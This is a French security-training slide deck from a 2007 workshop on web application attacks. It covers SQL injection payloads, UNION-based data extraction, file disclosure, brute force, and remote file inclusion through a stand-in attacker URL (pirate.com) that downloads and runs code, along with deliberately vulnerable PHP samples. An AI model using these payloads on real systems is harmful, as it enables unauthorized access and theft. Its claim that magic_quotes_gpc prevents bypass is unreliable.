Attaques contre les applis web

ORGANISATION INTERNATIONALE DE la francophonie

cedric.foll@(education.gouv.fr|laposte.net)
Ministère de l'éducation nationale

Atelier sécurité
Rabat – RALL 2007


De l'utilité de l'attaque

« On ne peut pas être undergound la nuit et faire de la sécurité le jour les gars, faut être blanc comme neige, faut être des Jedis! »

Un spécialiste de la sécurité français en formation de RSSI


Plan

- Principales familles de failles
  - SQL Injection
  - Forces brutes
  - Récupération de fichiers
  - Injection de code
  - XSS
- Outils d'audit
  - Nikto, whisker and co
  - Paros
  - Google




Pourquoi attaquer les appli webs

- Vecteur « simple » d'attaque
  - L'écriture d'exploit est assez simple même sur une attaque en boite noire sur une appli inconnue.
  - Permet d'accéder à des bases de données (en lecture).
  - Peut conduire à l'exécution de code arbitraire sur le serveur.
  - Les applis web servent à plus en plus de choses. Beaucoup d'applications sont administrables via une interface web.




SQL Injection

- Objectif
  - Envoyer du code SQL qui sera exécuté
- Impact
  - Contournement de l'authentification
  - Récupération de données confidentielles
  - Altération de la base de données
  - Exécution de code




SQL rappel

- Langage permettant d'interroger une base de données.
  - Normalisé, la plupart des BD sont compatibles (MySQL, Posgresql, MS SQL, Access, ...)
  - Les appli webs interrogent en général leur bd via des commandes SQL.




SQL Rappel, syntaxe

- Accès en lecture
  - select champ from table where conditions.
    - select user from utilisateurs where user=root and passwd=MD5('toto')
- Chaînage de requêtes SQL:
  - select (...) union select (...)
- Ajout d'un élément dans une table
  - insert into table (champ1,champ2) VALUES (v1, v2)
    - insert into utilisateurs (login, passwd) VALUES ('admin','toto')
- Mise à jour d'un élément
  - update (...)




SQL Injection
Principe

- L'attaquant envoie au site via différents champs (formulaire GET, POST, Cookies, User-Agent, ...) du code SQL qui sera exécuté par le serveur.
  - Le serveur utilise les données envoyées par l'utilisateur pour construire une requête SQL.




Exemple de code vulnérable

```
if($_POST[user] ||  $_POST[passwd]) {
      # Connexion à la base
      $chandle = mysql_connect("localhost", $username, $password)
              or die("Connection Failure to Database");
      mysql_select_db($database, $chandle) or die ("Database not found.");
      # Construction de la requete SQL
      $query="select * from user where user='".$_POST[user]."' and passwd=PASSWORD('".$_POST[passwd]."')";
      # Requete SQL vers le serveur
      $result = mysql_db_query($database,$query) or die("Failed Query: ".mysql_error());
      # Le login/passwd est correct ?
      if(mysql_num_rows($result) != 0) {
              echo "<br>";
              echo "Bonjour <b>".$_POST[user]."</b>!<br>";
      } else {
              echo "<br>";
              echo "login ou mot de passe incorrect!";
              echo "<br>";
      }
      mysql_free_result($result);
      mysql_close($chandle);
```



Exploitation de la faille

- Requête SQL construite:
  - select * from user where user = '$user' and passwd='$passwd'
- Paramètres envoyés par le pirate
  - $user = 'or 1=1#
  - $passwd = toto
- Ce qui va être envoyé vers le serveur SQL
  - select * from user where user = '' or 1=1# ' and passwd='toto'




Exploitation de la faille

- Conséquences
  - La requête SQL va renvoyer des résultats et donc le test suivant va aboutir:
    - if(mysql_num_rows($results) != 0)
  - Le pirate est authentifié!
- Que faire si le test avait été
    - if(mysql_num_rows($results) == 1)
  - Le pirate peut utiliser la commande SQL limit:
    - limit indice,nombre d'éléments
    - select * from user where user = '' or 1=1 limit 0,1 -> renvoie le premier élément (indice 0) de la table.


Comment trouver ces failles ?

- Envoyer des caractères spéciaux dans les champs des formulaires et voir si des erreurs sont générées.
  - caractères à essayer: ' (quote), '' (double quote), (,), #, --, ;
  - Exemple d'erreur pouvant apparaître:




Exploitation de la faille

- En général faire un ' or 1=1# ne suffit pas:
  - La requête SQL est plus évoluée, elle est construite avec des parenthèses
  - Exemple:
    - select * from user where (login='$login') and (passwd='$passwd')
  - On injecte:
    - login = ' or 1=1)#




Exploitation de la faille

- Les message d'erreur peuvent aider à construire l'attaque:
  - Error in query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'toto')' at line 1
  - Le message d'erreur ci-dessus montre qu'il y a une parenthèse à fermer pour construire la réponse.




Contre mesure en PHP

- Un réglage de PHP permet de se prémunir contre ce type d'attaque:
  - magic_quote_gpc = On
  - L'option n'existe plus dans PHP6...
- Ce réglage remplace tous les ' (quote) par \' dans tout ce qu'envoie l'utilisateur (GET, POST, COOKIES).
  - Impossibilité de contourner les processus d'authentification via SQL injection!




SQL Injection avancé

- Des attaques restent possibles même avec un magic_quote_gpc à On
- Il suffit de trouver des requêtes SQL utilisant des données envoyées par l'utilisateur sans ' (quote):
  - select texte from commentaire where id=$id
- Avec MySQL (et la plupart des serveurs SQL) une comparaison sur un nombre peut se faire sans quote!
  - On peut donc envoyer des commandes SQL sans envoyer de quote




SQL Injection avancé

- Que peut-on en faire ?
  - Utiliser la commande UNION apparue dans MySQL 4.0, disponible depuis longtemps dans les autres DB.
- On envoie:
  - id: 666 union select login from utilisateurs limit 0,1
- Requête:
  - select texte from commentaire where id=666 union select login from utilisateurs limit 0,1
  - Impact: affichage de données arbitraires de la base (un login dans notre exemple)




Union

- La commande Union permet de chaîner les SELECT
- Prérequis:
  - Il faut à gauche et à droite du UNION avoir le même nombre de champs (1 champ dans notre exemple).
    - Assez simple à gérer.
  - Il faut connaître le nom de la table et des champs à récupérer.
    - Peut être très difficile dans le cas d'une attaque boite noire.
    - Facile si on possède les sources de l'appli.




Union: nombre d'éléments dans les requêtes.

- Requête: select id,text from id where id= $id
  - Il faut, si l'on injecte un union, avoir le même nombre d'arguments à droite (2 dans notre exemple)
    - id: 666 union select user,1 from utilisateurs
  - Dans le cas de certaines bases (au moins PostgreSQL) le type de données doit être compatible à gauche et à droite!
    - On peut parfois s'en sortir avec des fonctions intégrées de conversion de données (voir la doc de la DB attaquée).



Union: nombre d'éléments dans les requêtes.

- Si trop d'éléments à gauche
  - On ajoute à droite des « ,1 »
- Si trop peu d'éléments à gauche (typiquement un seul)
  - On peut utiliser la fonction concat (MySQL):
    - select txt from id where id = 666 union select concat(user,111,passwd) from utilisateurs.



Union: deviner le nom des tables et champs.

- Il existe des meta-tables dans les bd contenant une partie de ces informations
  - Dans MySQL (à partir de la version 5.0)
    - Table information_schema.tables contient les champs intéressants suivants:
      - table_schema: nom des database
      - table_name: nom des tables
      - TABLE_COMMENT: commentaire sur la table






Table information_schema.tables

```
mysql> select table_schema,table_name,TABLE_COMMENT from
   information_schema.tables;
+--------------+------------+---------------+
| table_schema | table_name | TABLE_COMMENT |
+--------------+------------+---------------+
| web          | id         |               |
| web          | user       |               |
+--------------+------------+---------------+
2 rows in set (0.01 sec)
```




Autres bases de données

- Des meta tables de ce type existe dans les autres DB.
- Ceci ne règle pas le problème du nom des champs (juste du nom des tables).
  - Pour le nom des champs il va falloir essayer de deviner.
  - Si on a de la chance on peut faire un * à la place du nom des champs :
    - select id from text union select * from utilisateurs
  - Dans cet exemple, la table utilisateur ne doit contenir qu'une colonne.



Autres attaques via SQL Injection

- Possibilité de lire/écrire dans un fichier sur MySQL:
  - LOAD_FILE, SELECT ... INTO FILE
- Possibilité d'exécuter du code sur MSSQL:
  - xp_cmdshell
- Références:
  - MS SQL: http://www.ngssoftware.com/papers/advanced_sql_injection.pdf
  - MySQL: http://www.ngssoftware.com/papers/HackproofingMySQL.pdf




SQL Injection
Conclusion

- Domaine très vaste.
- Dépend beaucoup de la DB attaquée (MSSQL, Access, MySQL, ...).
- Les outils de test automatiques (nikto, nessus) sont très peu adaptés.
- Un très grand nombre d'appli web sont vulnérables (au moins à l'injection sql sans quotes).
- Les IDS détectent assez mal (voire pas du tout) ce type d'attaque.


Force brute

- Force brute sur authentification HTTP via code 401
  - De nombreux outils savent le faire.
  - Très visible par les IDS
    - Les HIDS car apparaît dans les logs d'apache.
    - Les NIDS sur les flux en clair (les codes HTTP 401/HTTP 403 apparaissent dans les flux).




Force brute

- Force brute sur authentification via une appli web
  - Nécessité d'écrire un outil *ad-hoc*
    - *Scénario d'authentification via session id par exemple*
  - Peu visible via les IDS
    - Les HIDS et les NIDS ne voient que des CODE 200 transiter
    - Des logs (autre qu'une même ip faisant un grand nombre de requêtes via la même page) que si l'appli web l'a prévu (rarement le cas).




Force brute

- Se développe en écrivant un script *ad-hoc*
  - On peut tester jusqu'à un millier de pages à la seconde (via plusieurs threads).
  - S'écrit en utilisant un proxy de type Paros ou un sniffer pour rejouer le scénario d'authentification.




Récupération de fichiers

- Objectif
  - Récupération de fichiers sur le disque.
- Impact
  - Récupération du code source de pages (mots de passe codé en dure, structure des DB).
  - Récupération de données confidentielles.



Récupération


- Techniques
  - Récupérations de fichiers temporaires
    - index.php sera exécuté par le serveur
    - index.php~ sera envoyé au client
  - Utilisation d'une faille dans une application
    - cas de PHP, problème des variables globales.



Code vulnérable


index-showfile.php

```php
<?php
        # def des constantes
        $file = "toto.txt";

        #pour avoir un register global
        if (isset($HTTP_GET_VARS)) {
                while(list($var,$val)=each($HTTP_GET_VARS)) {
                        $$var=$val;
                }
        }

        #affichage du contenu de toto.txt
        echo "contenu de toto.txt:<br>";
        $stream=fopen($file,"r") or die;
        while (!feof($stream)) {
                echo fgets($stream,4096)."<br>";
        }
?>
```




Exploitation du code

- http://server/index.php?file=index.php
  - Affiche le contenu de index.php (mais aussi /etc/passwd)
  - Comment trouver ce type de faille ?
    - Essayer de faire un test avec les variables include, file, fichier, ...
      - index.php?file=index.php
      - index.php?include=index.php
      - index.php?fichier=index.php
      - ...



Exécution de code

- Une faille PHP extrêmement fréquente permet de faire exécuter du code PHP arbitraire sur une application web
- « Fonctionnalité de PHP »
  - include(« http://pirate.com/code.php »)
    - Télécharge et exécute sur le serveur le fichier code.php.



Code vulnérable

/home/follc/tmp/index-execfile.php - gedit

Fichier Édition Affichage Rechercher Outils Documents Aide

Nouveau Ouvrir Enregistrer Imprimer Annuler Refaire Couper


index-execfile.php

```php
<?php
        # def des constantes
        $file = "toto.php";

        #pour avoir un register global
        if (isset($HTTP_GET_VARS)) {
                while(list($var,$val)=each($HTTP_GET_VARS)) {
                        $$var=$val;
                }
        }

        #include de la lib toto.php
        include ($file);
?>
```

Lig 13, Col 25 INS


Exploitation du code

- http://server/index.php?file=http://pirate.com/code.php
  - Télécharge le fichier code.php et l'exécute sur le serveur.
    - Écrire un fichier code php qui fait des commandes exec/system de chaînes passées en paramètre
      - sauf si safe_mode est activé
      - Encore une option disparaissant dans PHP6...
  - Comment trouver ce type de faille
    - En faisant des tests sur des file, include, fichier, ...
  - Ce comportement se change via l'option allow_url_fopen.




Paros


- Logiciel java (tourne sur windows et linux) fonctionnant comme un proxy http.
- Permet d'intercepter et de modifier les requêtes à la volée.
- Permet de parcourir l'arborescence d'un site et de détecter certaines failles dans les pages webs.
  - SQL Injection
  - XSS
  - Pages de backup (*~, *bak, ...)



Paros

- Possibilité d'écrire des plugins
  - Pour par exemple automatiser la recherche d'include (index.php?include=...).



Et aussi

- curl
  - GET/POST en ligne de commande
- Perl, Python, Ruby
  - Développement de scripts souvent nécessaire pour effectuer différents tests (force brute, tests d'id de session, ...)
- Google
  - Sitedigger (scanner de vuln via google).
    - www.foundstone.com/resources/proddesc/sitedigger.htm
  - http://johnny.ihackstuff.com/